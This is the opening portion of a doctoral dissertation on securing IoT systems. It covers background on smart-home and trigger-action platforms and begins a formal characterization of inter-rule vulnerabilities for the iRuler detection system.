SECURING EMERGING IOT SYSTEMS THROUGH SYSTEMATIC ANALYSIS AND DESIGN

BY

QI WANG

DISSERTATION

Submitted in partial fulfillment of the requirements
for the degree of Doctor of Philosophy in Computer Science
in the Graduate College of the
University of Illinois at Urbana-Champaign, 2020

Urbana, Illinois

Doctoral Committee:

Professor Carl A. Gunter, Chair
Professor Klara Nahrstedt
Assistant Professor Adam Bates
Assistant Professor Kangkook Jee, University of Texas at Dallas

ABSTRACT

The Internet of Things (IoT) is growing very rapidly. A variety of IoT systems have been developed and employed in many domains such as smart home, smart city and industrial control, providing great benefits to our everyday lives. However, as IoT becomes increasingly prevalent and complicated, it is also introducing new attack surfaces and security challenges. We are seeing numerous IoT attacks exploiting the vulnerabilities in IoT systems everyday.

Security vulnerabilities may manifest at different layers of the IoT stack. There is no single security solution that can work for the whole ecosystem. In this dissertation, we explore the limitations of emerging IoT systems at different layers and develop techniques and systems to make them more secure. More specifically, we focus on three of the most important layers: the user rule layer, the application layer and the device layer. First, on the user rule layer, we characterize the potential vulnerabilities introduced by the interaction of user-defined automation rules. We introduce iRuler, a static analysis system that uses model checking to detect inter-rule vulnerabilities that exist within trigger-action platforms such as IFTTT in an IoT deployment. Second, on the application layer, we design and build ProvThings, a system that instruments IoT apps to generate data provenance that provides a holistic explanation of system activities, including malicious behaviors. Lastly, on the device layer, we develop ProvDetector and SplitBrain to detect malicious processes using kernel-level provenance tracking and analysis. ProvDetector is a centralized approach which collects all the audit data from the clients and performs detection on the server. SplitBrain extends ProvDetector with collaborative learning, where the clients collaboratively builds the detection model and performs detection on the client device.

To my parents, for their love and support.

&

To my mother, I will love you forever.

ACKNOWLEDGMENTS

I would like to thank my advisor Professor Carl Gunter for his great supervision and guidance. Professor Gunter has provided me with enormous support and insightful advice during my Ph.D. study. He gave me a lot of freedom to explore the research problems that I find interesting. I am always feeling extremely fortunate and thankful to work with and learn from him. His kindness and wisdom have motivated and inspired me a lot through my Ph.D. study, and will continue to motivate me in the future.

I would also like to extend my appreciation to the rest of my dissertation committee members, Professor Klara Nahrstedt, Assistant Professor Adam Bates and Assistant Professor Kangkook Jee, for their service and support. They have provided insightful feedback, suggestions and guidance to this dissertation.

I would like to thank Adam Bates, one major collaborator for my IoT security research. It was fantastic to have the opportunity to work with him. I am thankful for his aspiring professional guidance, invaluable constructive criticism and positive attitude during my research work.

With special mention to Kangkook Jee, my two-times NEC Laboratories America, Inc. (NEC Labs) internship mentor. I'm grateful that I had the opportunity of working with and learning from him. He helped me not only in research but also in life. I am fortunate to have such a friend.

I would like to thank all my coauthors and collaborators during my Ph.D. study: professors Nikita Borisov, William H Sanders, José Meseguer, Indranil Gupta and Bo Li at University of Illinois at Urbana-Champaign (UIUC); researchers Haifeng Chen, Ding Li, Xiao Yu, Zhengzhang Chen, Wei Cheng and Junghwan Rhee from NEC labs; and my fellow students Xiaojun Xu, Huichen Li, Wajih Ul Hassan, Pubali Datta, Benjamin E Ujcich, Si Liu, Wei Yang and Karan Ganju. I apologize for any of the inevitable omissions.

I am also very thankful to my lab mates and all my friends at UIUC and during internships for making my Ph.D. life enjoyable. Special thanks to Yi Zhang, Si Liu, Sihan Li, and Wei Yang.

I am extremely grateful to my parents and sisters for supporting me through all these years. Their unconditional love and support helped me bring this adventure to its end. This dissertation is dedicated to them.

TABLE OF CONTENTS

CHAPTER 1: INTRODUCTION

The Internet of Things (IoT) is growing rapidly. The number of IoT devices deployed worldwide is expected to reach 20.4 billion by 2020, forming a global market of 13 trillion dollars [1]. The rapid expansion of IoT is providing great benefits to our everyday lives. For example, smart homes now offer the ability to automatically manage household appliances, while smart health initiatives have made monitoring more effective and adaptive for each patient.

With the increasing of user requirements, IoT devices are becoming more complex. Voice assistants, smart-home hubs, wearables, drones, and automobiles are just some examples. Recent development of inexpensive and highly functional hardware [2, 3] has introduced cost-effective ways to implement IoT devices running community-verified IoT operating systems (*e.g.,* Android Things [4] and Ubuntu IoT [5]). Leveraging existing full-fledged IoT operating systems (OSes), it saves a lot of time and efforts to build highly functional IoT devices to meet the growing and diversified computational demands. On the other hand, in response to the increasing availability of smart devices, a variety of IoT platforms have emerged that are able to interoperate with devices from different manufactures. Samsung's SmartThings [6], Apple's HomeKit [7], and Google's Android Things [4] are just a few examples. IoT platforms offer appified software [8] for the management of smart devices, with many going so far as to provide programming frameworks for the design of third-party applications. To support easier end-user customizations, many IoT platforms provide user-friendly programming frameworks for the design of simple automation logic that enable customized functionality. For example, IFTTT [9] and Zapier [10]. Currently, trigger-action programming (TAP) is the most commonly-used model to create automations in IoT. Studies have shown that about 80% of the automation requirements of typical users can be represented by TAP and that even non-programmers can easily learn this paradigm [11].

However, as long prophesied by our community, the expansion of IoT is also now bringing about new challenges in terms of security and privacy. Recently, there are numerous IoT attacks exploit the vulnerabilities in IoT devices [12, 13, 14, 15, 16, 17], protocols [18, 19], apps and platforms [20]. In some cases, IoT attacks could have chilling safety consequences – burglars can now attack a smart door lock to break into homes [14], and arsonists may even attack a smart oven to cause a fire [21].

There are considerable challenges to protect IoT. First, new IoT devices are released and deployed every day. Exploits targeting IoT devices are also being developed by adversaries at a similarly high pace, making the threats against IoT devices highly dynamic

and ever-increasing. Second, Most IoT devices have limited resource allocations. It is thus a challenging task to build an effective host-based data collection and detection solution that runs on minimal resources. Third, as IoT devices and IoT apps become interconnected and chained together to perform an increasingly diverse range of activities, explaining the nature of attacks or even simple misconfigurations will become prohibitively difficult; the observable symptom of a problem will need to be backtraced through a chain of different devices and applications in order to identify a root cause. Fourth, as IoT deployments grow in complexity, so do their attack surface – as users further automate their homes, unexpected interactions between the automation rules may give rise to alarming new classes of security issues [22].

1.1 THESIS STATEMENT

IoT is a very complex ecosystem which contains heterogeneous devices, protocols, platforms and applications. Following the established principles of layering and abstraction in computer science, we observe that there is a layered or stack architecture in the IoT deployments:

- *User Rule Layer:* At the topmost layer, end users, most of which are non-technical customers, define automation rules to control their devices.
- *Application Layer:* The automation rules/logic are implemented as applications running in IoT platforms or IoT hubs.
- *Communication Protocol Layer:* The applications establish communication with the devices using various connectivity protocols. These protocols are adapted to the constraints of the environment in which the devices are deployed. For instance, the BLE (Bluetooth Low Energy) protocol is optimized for short ranges while being extremely energy efficient.
- *Device Layer:* At the bottom layer, the physical devices conduct their sensing or actuation functionalities.

Security vulnerabilities exist at all layers of the IoT stack and the attacks enabled at the layers have varying levels of impact on the infrastructure. For instance, attackers can compromise an individual device by exploiting vulnerabilities in its running processes, leading to device-specific exploitation; attackers can compromise a communication protocol leading

to protocol-specific exploitation; or attackers can compromise the applications running in an IoT platform.

Dissertation Statement: *There is no one-size-fits-all approach to secure all emerging IoT systems. We need to systematically analyze the IoT systems at different layers of the IoT stack and design security solutions for different layers to secure IoT deployments.*

In particular, in this dissertation, we systematically analyzed and deigned systems for the most important three layers in the IoT deployments: the user rule layer, the application layer and the device layer. My dissertation research takes a top-down approach: we study the IoT systems from the user rule layer down to the device layer, as the problems in the upper layers are more general than the lower layer. With a good understanding of the upper layer, our systems designed for the lower layer can further strengthen our systems designed for the upper layer.

1.2 DISSERTATION CONTRIBUTIONS

To support the dissertation statement, we make the following contributions:

- This dissertation presents a comprehensive characterization of *inter-rule vulnerabilities* that exist within trigger-action platforms. To better understand trigger-action rule bugs, we conduct a systematic analysis of the interactions between trigger-action rules from different trigger-action platforms.

- This dissertation introduces a novel approach to automatically detect inter-rule vulnerabilities in trigger-action IoT platforms. We design and develop iRuler, a system that performs Satisfiability Modulo Theories (SMT) solving and model checking to discover inter-rule vulnerabilities within IoT deployments.

- This dissertation introduces a novel platform-centric approach to centralized auditing in the Internet of Things. We design and implement ProvThings, a general and practical framework for the capture, management, and analysis of data provenance on IoT platforms. ProvThings performs efficient automated instrumentation of IoT apps and device APIs in order to generate data provenance that provides a holistic explanation of system activities.

- This dissertation presents a new approach for detecting stealthy attacks that employ impersonation techniques. We design and implement ProvDetector, a practical approach for detecting stealthy malware using OS-level provenance analysis. ProvDetector first employs a novel selection algorithm to identify possibly malicious parts in

the OS-level provenance data of a process. It then applies a neural embedding and machine learning pipeline to automatically detect any behavior that deviates significantly from normal behaviors.

- This dissertation introduces a novel edge-cloud collaborative AI security system for IoT. We design and develop SplitBrain, a distributed system in which the clients collaboratively train the detection models and perform the anomaly detection of malicious processes on the device.

1.3 DISSERTATION ORGANIZATION

The rest parts of this dissertation are organized as follows. In Chapter 2, we present the preliminary concepts of IoT systems. In Chapter 3, we introduce iRuler, a static analysis system that uses model checking to detect inter-rule vulnerabilities that exist within trigger-action IoT platforms. In Chapter 4, we present ProvThings, a system that instruments IoT apps to generate data provenance that provides a holistic explanation of system activities. Chapter 5 introduces ProvDetector, a centralized approach that uses kernel-level provenance tracking and provenance analysis to detect malicious processes on devices. In Chapter 6, we describe SplitBrain, a distributed architecture that enables on-device detection of malicious processes with federated learning. Lastly, in Chapter 7, we give closing observations and discuss the future of research.

CHAPTER 2: PRELIMINARY CONCEPTS

In this chapter, we first provide background on different IoT systems. Then we briefly introduce the concept of data provenance, which we will use in our proposed systems.

2.1 IOT PLATFORMS AND SMART HOME PLATFORMS

IoT is increasingly moving to platforms which enable faster, better and cheaper development and deployment of IoT solutions. In 2017, there are more than 450 IoT platforms in the marketplace [23]. Many of them, such as SmartThings and AWS IoT [24], integrate a comprehensive set of devices and enable custom IoT applications. To interoperate with devices from different manufacturers, IoT platforms create a *device abstraction* (*device API*) for each device so that IoT apps or other devices can read messages and interact with the device. For example, SmartThings uses *Device Handlers* and AWS IoT uses *Device Shadows* to abstract physical devices. Device abstractions are often created in the forms of custom programs (e.g., SmartThings) or device SDKs (e.g., AWS IoT), which could serve as proxies of the behaviors of physical devices.

As IoT is a sprawling and diverse ecosystem, we focus on home automation platforms, which have the largest market share of IoT consumer products [23]. Smart home platforms automatically manage the home environments and enable the users to remotely monitor and control their homes. Generally, in a smart home, a *hub* is a centralized gateway to connect all the devices; a *cloud* synchronizes devices states and provide interfaces for remote monitoring and control; an *app* is a program that manages devices to create home automation.[1] At present, a variety of platforms compete within the smart home landscape. Table 2.1 summarizes the architectural differences of 6 of the most popular platforms. We observe two categories of architectures: *cloud-centric* architectures in which apps execute on a cloud backend, and *hub-centric* architectures where apps run locally within the home [30]. Currently, the cloud-centric architecture is the most popular architecture [31], an example of which is shown in Figure 2.1. Across all platforms, a central point of mediation exists (i.e., hub or cloud) for control of connected devices. Finally, while not all products feature an app market, the logic of both appified and unappified platforms is largely specified in terms

[a]Available at `https://github.com/SmartThingsCommunity/SmartThingsPublic`

[b]Available at `http://apps.mios.com/`

[c]Available at `https://developer.android.com/things/sdk/samples.html`

[1]Different IoT platforms use different terms to refer the same concepts. For example, a physical smart device is termed *device* [28] in Samsung's SmartThings, while is termed *accessory* [29] in Apple's HomeKit.

Table 2.1: A comparison of several popular home automation platforms, describing whether *Apps Run On* the cloud or the hub, *Devices Connect To* a local hub or a remote cloud, *3rd Party Apps* are permitted, and the number of *Official Apps* available for download (as of May 2017).

IoT Platform	Apps Run On	Devices Connect To	3rd Party Apps	Official Apps
SmartThings [6]	cloud	hub	Y	181 [a]
Wink [25]	cloud	hub	N	N/A
Iris [26]	cloud	hub	N	N/A
Vera [27]	hub	hub	Y	236 [b]
HomeKit [7]	hub	hub	N	N/A
Android Things [4]	cloud	cloud	Y	12 [c]




Figure 2.1: SmartThings architecture overview.

of a trigger-action programming paradigm [11].

Samsung SmartThings. Due to its maturity, in our work we consider SmartThings as an exemplar smart home platform. The SmartThings architecture is cloud-centric and also features a hub, a design that is common across several platforms including Wink and Iris. The overview of the SmartThings architecture is shown in Figure 2.1. It consists of three major components: the SmartThings cloud backend, the hub, and the SmartThings mobile app. The cloud backend runs SmartApps (i.e., IoT apps) and Device Handlers (i.e., device abstractions), which are Groovy-based [32] programs. The hub, which supports multiple radio protocols, interacts with physical devices and relays the communication between the cloud and devices. The mobile app is used to install apps, receive notifications and control devices remotely. A *SmartApp* is a program that allows developers to create custom automations for their homes. Figure 2.2 shows a SmartApp which logs the events of a lock device and sends the event data to a web server. A *Device Handler* is a virtual representation of a physical device, example of which is provided in Appendix A.2. It manages the physical devices using lower level protocols and exposes interfaces of a physical device to the rest of the platform. SmartApps and Device Handlers communicate in two ways. First, SmartApps can invoke the commands a device supports (e.g., lock or unlock the door) via method calls to a device handler. Second, SmartApps can use the `subscribe` method to subscribe to the

```
preferences {
  input "lock", "capability.lock"
}
def installed() {
  subscribe(lock, "lock", eventHandler)
}
def eventHandler(evt){
  def name = evt.name
  def value = evt.value
  log.debug "Lock event: $name, $value"
  def msg = "Lock event data:" + value
  httpPost("http://www.domain.com", msg)
}
```

Figure 2.2: An example SmartApp that monitors the events of a smart lock.

events of a device (e.g., motion detected).

SmartThings uses a capability model to govern what devices a SmartApp may access. A capability consists of a set of commands and attributes. For example, the `capability.switch` capability has two commands: `on()` and `off()`, and has an attribute `switch` that represents the status of the switch. SmartApps state the capabilities they need and Device Handlers states the capabilities they support. The end-user binds Device Handlers to SmartApps at the app installation time.

2.2 TRIGGER-ACTION IOT PLATFORMS

Home automation IoT platforms commonly use the trigger-action programming paradigm, which provides an intuitive abstraction for non-technical users wishing to automate their devices. Broadly, a trigger-action (TA) program specifies that when a certain trigger event occurs (e.g., motion is detected), one or more actions (e.g., turn on the light) should be subsequently executed. Emerging trigger-action models are also becoming more expressive through the introduction of advanced features. In Table 2.2, we compare the trigger-action models in 5 popular smart home platforms and 3 popular task automation platforms. While we note the differences between these platforms, our study considers a generalized trigger-action model in which each rule can have one trigger, one or more actions, and a condition associated with each action.


Trigger-action Rule Chaining. The power of the trigger-action programming paradigm is that rules can be chained together [22]; the execution of an action can invoke another trigger event, causing another rule to execute. There are two ways rules can be chained, examples of which are given in Figure 2.3 in the form of *trigger-action graphs*: rules A and

Table 2.2: A comparison of several popular trigger-action platforms, which vary in their support for conditions, rules with multiple actions, parameter passing from triggers to actions, and a rule store.

Platform	Support Conditions	Multiple Actions	Trigger Values used in Actions	Rule Store
SmartThings [6]	✓	✓	✓	✓
IFTTT [9]	✓	✓	✓	✓
openHAB [33]	✓	✓	✓	✓
Microsoft Flow [34]	✓	✓	✓	✓
Zapier [10]	✗	✓	✓	✓
HomeKit [7]	✗	✗	✗	✗
Iris [26]	✗	✗	✗	✓
Wink [25]	✗	✗	✗	✗

B are *Explicitly Chained* if (1) A's action and B's trigger belong to the same service and (2) executing A's action directly satisfies B's trigger event; rules A and B are *Implicitly Chained* if (1) A's action and B's trigger connect to a global shared medium or state and (2) executing A's action manipulates the shared medium such that B's trigger is satisfied.

The IFTTT Platform. *If-this-then-that* (IFTTT) [9] is a web-based task-automation platform which allows users to connect different *services* to create automations using the trigger-action paradigm. Services are typically published by third parties, facilitating interoperability with smart devices (e.g., Nest thermostat) or online services (e.g., Gmail and Facebook). Each supported service publishes a set of triggers and actions that are akin to a service API. A *trigger* is a source of events in a service. For example, a trigger in the Nest thermostat service is "Temperature drops below", which fires every time the temperature drops below a threshold. An *action* is a task that a service can perform, e.g., sending an email. An *applet* (i.e., a rule) is an automation program that consists of one trigger and one or more actions. For example, a user can create an applet to send an email if the temperature drops below a threshold. Most triggers, like the one above, have *trigger fields* that determine under what circumstances the trigger event should occur. Similarly, most actions have *action fields* which are the parameters of the action. Each trigger also has *ingredients* (i.e., parameters) which are basic data available from the corresponding trigger event. For example, the subject and the sender's email address are two ingredients of an email trigger. In an applet, trigger ingredients can be used as part of a parameter by an action. An applet developer can also set further conditions on the invocation of an action by using the *filter code* feature, which adds extra flexibility in the form of a TypeScript [35] code snippet. The filter code has access to the data returned by the trigger and metadata like the current time. It can use the information to override action field values or skip an action. An example filter code snippet is provided in Appendix A.1.



(a) Rule 1 and Rule 2 are explicitly linked through Service 2.

(b) Rule 1 and Rule 2 are implicitly linked through the temperature.

Figure 2.3: Trigger-action graphs depicting (a) explicit chaining and (b) implicit chaining. Solid and dotted-line edges represent explicit and implicit chains, respectively.

2.3 THE GROWTH AND RISKS OF HIGHLY FUNCTIONAL IOT DEVICES

With the development of hardware technology and increased connectivity, IoT devices are becoming more complex. Instead of residing on primitive hardware with micro-controller units (MCUs) and kilobytes of memory, today's IoT applications run on more powerful hardware with full software stacks. To facilitate fast development and easy deployment, IoT devices have embraced new OS implementation that is customized for IoT to meet the growing and diversified functionality requirements. There are a mix of open-source and closed-source IoT OSes, such as Google's Android Things [4], Windows IoT Core [36], and Ubuntu Core [5]. These OS-enabled IoT devices include both enterprise devices (such as routers, switches and network attached storages) and consumer devices (such as security cameras, DVRs, smart speakers, and connected automobiles). ABI Research forecasts that 21 billion IoT devices will ship with embedded operating systems by 2022 [37].

While connected to the public Internet, these highly functional IoT devices are often used to locally control a number of MCU-like simple IoT devices. For example, home automation solutions use voice assistant devices as a connection and control hub for devices like light bulbs. As another example, automobiles dedicate a connection gateway (CGW) as an interface on behalf of in-vehicle infotainment systems (IVI) and in-car *physical* devices controlled by the electronic control unit (ECU).

As IoT devices become more sophisticated, they are more prone to expose vulnerabilities and to create viable attack routes for attackers to the target systems. Recent IoT attack campaigns, such as Mirai [16] and VPNFilter [17] , have highlighted the severe consequences of attacks exploiting these devices.

2.4 DATA PROVENANCE

Data provenance describes the history of actions taken on a data object from its creation up to the present. Provenance can be used to answer a variety of historical questions about

the data it describes, such as *"In what environment was this data generated?"* and *"Was this message derived from sensitive data?"*. Conversely, provenance can also answer questions about the successors of a piece of data, such as "*How has my data been used?*". Data provenance supports a wide variety of applications such as network troubleshooting [38, 39, 40], forensic analysis of attack [41, 42], and secure auditing [43, 44].

CHAPTER 3: UNDERSTANDING AND DISCOVERING INTER-RULE VULNERABILITIES

Facilitated by programming abstractions such as trigger-action rules, end-users can now easily create new functionalities by interconnecting their devices and other online services. However, when multiple rules are simultaneously enabled, complex system behaviors arise that are difficult to understand or diagnose.

In this chapter, we present our work on the *user rule layer* of IoT. In this work, we conduct a comprehensive analysis of the interactions between trigger-action rules in order to identify their security risks. We characterize the *inter-rule vulnerabilities* that exist within trigger-action platforms. To aid users in the identification of these dangers, we go on to present iRuler, a system that performs Satisfiability Modulo Theories (SMT) solving and model checking to discover inter-rule vulnerabilities within IoT deployments.

Acknowledgements. This chapter is based on the work [45] supported in part by NSF CNS 13-30491, NSF CNS 17-50024, and NSF CNS 16-57534.

3.1 INTRODUCTION

IoT has evolved from isolated single devices to integrated platforms that facilitate interoperability between different devices and online services (e.g., Gmail). Samsung's SmartThings [6], Apple's HomeKit [7], IFTTT [9] and Zapier [10] are just a few examples. IoT platforms support end-user customizations, with many going so far as to provide programming frameworks for the design of simple automation logic that enable customized functionality. Currently, trigger-action programming (TAP) is the most commonly-used model to create automations in IoT. Studies have shown that about 80% of the automation requirements of typical users can be represented by TAP and that even non-programmers can easily learn this paradigm [11].

Unfortunately, as IoT deployments grow in complexity, so do their attack surface – as users further automate their homes, unexpected interactions between the automation rules may give rise to alarming new classes of security issues [22]. Consider the possibility that a user has installed the rule *If temperature exceeds 30 °C, then open my windows*; while this may be innocuous in isolation, it could be leveraged by an attacker to gain physical entry to the house if the user has also installed the rule *(If you say) "Alexa, trigger heater", then turn the heater on.* While IoT presents a variety of novel security challenges, the threats created by the ease of trigger-action automation are worthy of careful consideration.

Reasoning about the security of trigger-action IoT platforms requires a precise under-




Figure 3.1: Interaction of rules between popular home security services from real-world examples [46]. Rules are represented as hexagon vertices, triggers using oval vertices, actions using rectangle vertices, and services using cloud vertices.

standing of the interplay between trigger-action rules. The circumstances under which the interactions between two rules should be designated as a bug or vulnerability, as opposed to a *feature*, are not presently clear. Even among small rulesets, such as the real-world example shown in Figure 3.1, it is not immediately obvious whether this composition of 5 rules could lead to a breach in the user's home security system; in fact, because the three rules ($r2$, $r4$, $r5$) all modify the security mode of the user's *Somfy Home Security System*, there is a legitimate risk that the system could reach an unsafe state. What further frustrates analysis is the fact that trigger-action IoT ecosystems are closed-sourced and developed by a variety of third parties, rendering existing program analysis techniques unusable.

To better understand trigger-action rule bugs, we first exhaustively explore the space of *inter-rule vulnerabilities* within trigger-action IoT platforms. This taxonomy of inter-rule vulnerabilities attempts to systematize problems identified by other recent work in this space [47, 48, 49, 50] and uncovers new subclasses of this vulnerability. Then, we leverage formal methods to enable the detection of these bugs; we present the design and implementation of iRuler, an IoT analysis framework that leverages Satisfiability Modulo Theories (SMT) solving and model checking to discover inter-rule vulnerabilities.

We evaluate iRuler against a real-world dataset of 315,393 applets found on the IFTTT website. iRuler detects vulnerabilities in specific *configurations* of IoT deployments, but at present robust data on realistic configurations is not publicly available. To address this, we develop a method for synthesizing plausible rulesets based on publicly-visible install counts of IFTTT applets. By testing iRuler on these synthetic configurations, we discover the

widespread potential for inter-rule vulnerabilities in the IFTTT platform, with 66% of the rulesets being associated with at least one such vulnerability.

3.2 BACKGROUND

3.2.1 Model Checking and Rewriting Logic

Model checking [51] is a technique that checks if a system meets a given specification by systematically exploring the system's state. In an ideal case, a model checker exhaustively examines all possible system states to verify if there is any violation of specifications.

Rewriting logic [52], a logic of concurrent change that can naturally deal with state and with concurrent computations, offers a clean-yet highly expressive-mathematical foundation to assign formal meaning to open system computation. In rewriting logic, concurrent computations are axiomatized by (possibly conditional) rewrite rules of the form $l \rightarrow r$, meaning that any system state satisfying the pattern l will be transited to a system state satisfying the pattern r. For any given state, many rewrite rules can be active, thus allowing for non-determinism. Rewriting logic has been used to model and analyze different distributed systems [53, 54, 55, 56].

3.3 THREAT MODEL AND ASSUMPTIONS

We consider an adversary that seeks to covertly compromise an IoT deployment via *rule-level attacks* that target the logic layer of an IoT platform. Rule-level attacks seek to subvert the intent of the end user by exploiting the interactions of the IoT automation rules. Such interactions may enable the attacker to execute privileged actions, cause denial of service on devices or access sensitive information belonging to the user. These attacks are enabled solely through the invocation of automation rules that were legitimately installed by the user. There are many scenarios through which an attacker could create or detect the opportunity for rule-level attacks.

- *Exploitation:* An adversary discovers an exploitable interaction between two or more benign apps or invokes a trigger event through manipulation of a 3rd party service [57].
- *Targeted Rules:* An adversary tricks a user into installing rules that enable an attack, e.g., through phishing or social engineering.

- *Malicious Apps:* An adversary develops and distributes a malicious app that contains hidden functionality [20, 58, 59, 60].

Recent work has considered powerful adversaries that obtain root access to devices [16] or compromise communication protocols [19], which are out of scope in this work. While important, these strong adversarial models run the risk of downplaying the potential dangers posed by everyday attackers without advanced technical knowledge. Prior work has demonstrated that IoT end users often make errors in writing trigger-action rules [61, 62, 63]. Since they are often unaware of the implications of rules interactions, it stands to reason that users' creation, deletion, or misconfiguration of rules leads to security vulnerabilities in their homes. Our threat model also accounts for the safety risks of benign misconfigurations, which pose a real-world threat. We thus argue that rule-level attacks are an important consideration for IoT security, and note also that similar threat models have appeared in related work [47, 48, 58, 60, 64].

3.4 CHARACTERIZATION OF INTER-RULE VULNERABILITIES

In this section, we consider and define the interference conditions for trigger-action rules, which we call *inter-rule vulnerabilities*. For generality, we define each inter-rule vulnerability as a property of an abstracted information flow graph for an IoT deployment; we concretize these definitions in later sections once the state for various devices and automation rules are known.

Consider the graph $G =< V, E >$ that encodes the active automation logic for an IoT deployment. Vertices V can be of type T, C, or A, respectively representing triggers, conditions, and actions. All edges carry state from one vertex to another, but this state is device and configuration-specific; for now, we only define an abstract state for condition vertices as a boolean flag, i.e., $STATE(c) \in \{0, 1\}$. Edges that flow into conditions may update this state, i.e., $ON(c)$ or $OFF(c)$. Null conditions can also exist in the graph where $STATE(c) = 1$ always. An individual rule R_j is given by $\{t_j, c_j, a_j\}$; rule vertices are otherwise elided. Using the above system, events in the IoT deployment can be represented as path traversals in graph G. An event trigger t being fired is represented by $ACTIVATE(t)$, which causes branching traversal of the outbound directed edges of vertex t. Traversal automatically proceeds from all trigger and action vertices, leading to additional $ACTIVATE(t)$ and $ACTIVATE(a)$ events. Traversal only proceeds from condition vertices if $STATE(c) = 1$. Traversal concludes when all paths have reached either a childless action vertex or a condition vertex where $STATE(c) = 0$. A path $p \in P$ describes the series of valid transitions that





Figure 3.2: The condition bypass vulnerability. Two paths exist from t_b to a_b and $c_i \neq c_b$. The red line shows a rule chain to bypass c_b.



(a) Not enough rules

(b) Active blocking

Figure 3.3: Condition blocking scenarios. In 3.3a, removing a_i will make c_b unsatisfiable. In 3.3b, a_i's activation makes c_b unsatisfiable.

occurred in the graph traversal, with the set P defining all valid paths.


We now enumerate the space of inter-rule vulnerabilities in terms of properties of IoT information flow graphs. We will do so with respect to a benign rule $R_b = \{t_b, c_b, a_b\}$ and (when necessary) an interference rule $R_i = \{t_i, c_i, a_i\}$.

Condition Bypass. Security-sensitive actions (e.g., open the window) are often guarded by some security conditions (e.g., I am at home). However, when a trigger is fired, all associated rules are activated; if there are multiple paths to the security-sensitive action, the burden is on the user to apply the condition for all active rules. The security guarantee of an action thus follows the *weakest precondition*, creating the potential for condition bypass:

$$\exists\ p \in P\ s.t.\ \{t_b, a_b\} \in p \wedge \{c_b\} \notin p \tag{3.1}$$

Condition bypass is visualized in Figure 3.2. As an example of this threat, consider the rule *"If temperature is higher than 30 °C, when I am at home and time is between 8am to 6pm, then open the window"*. If another rule exists with a null condition, i.e., *"If temperature is higher than 30 °C, then open the window"* then the prior condition is trivially bypassed.

Condition Block. An alternate vulnerability related to conditions is that a given condition



(a) Action reverting (b) Action conflict

Figure 3.4: (a) Action reverting: a'_b has the opposite effect as action a_b. (b) Action conflict: t_b activates a_b and a'_b in an unknown order.

is simply unsatisfiable. Broadly, the definition for condition blocking can be given as follows:

$$\forall\ p \in P,\ ACTIVATE(a_i) \implies OFF(c_b) \tag{3.2}$$

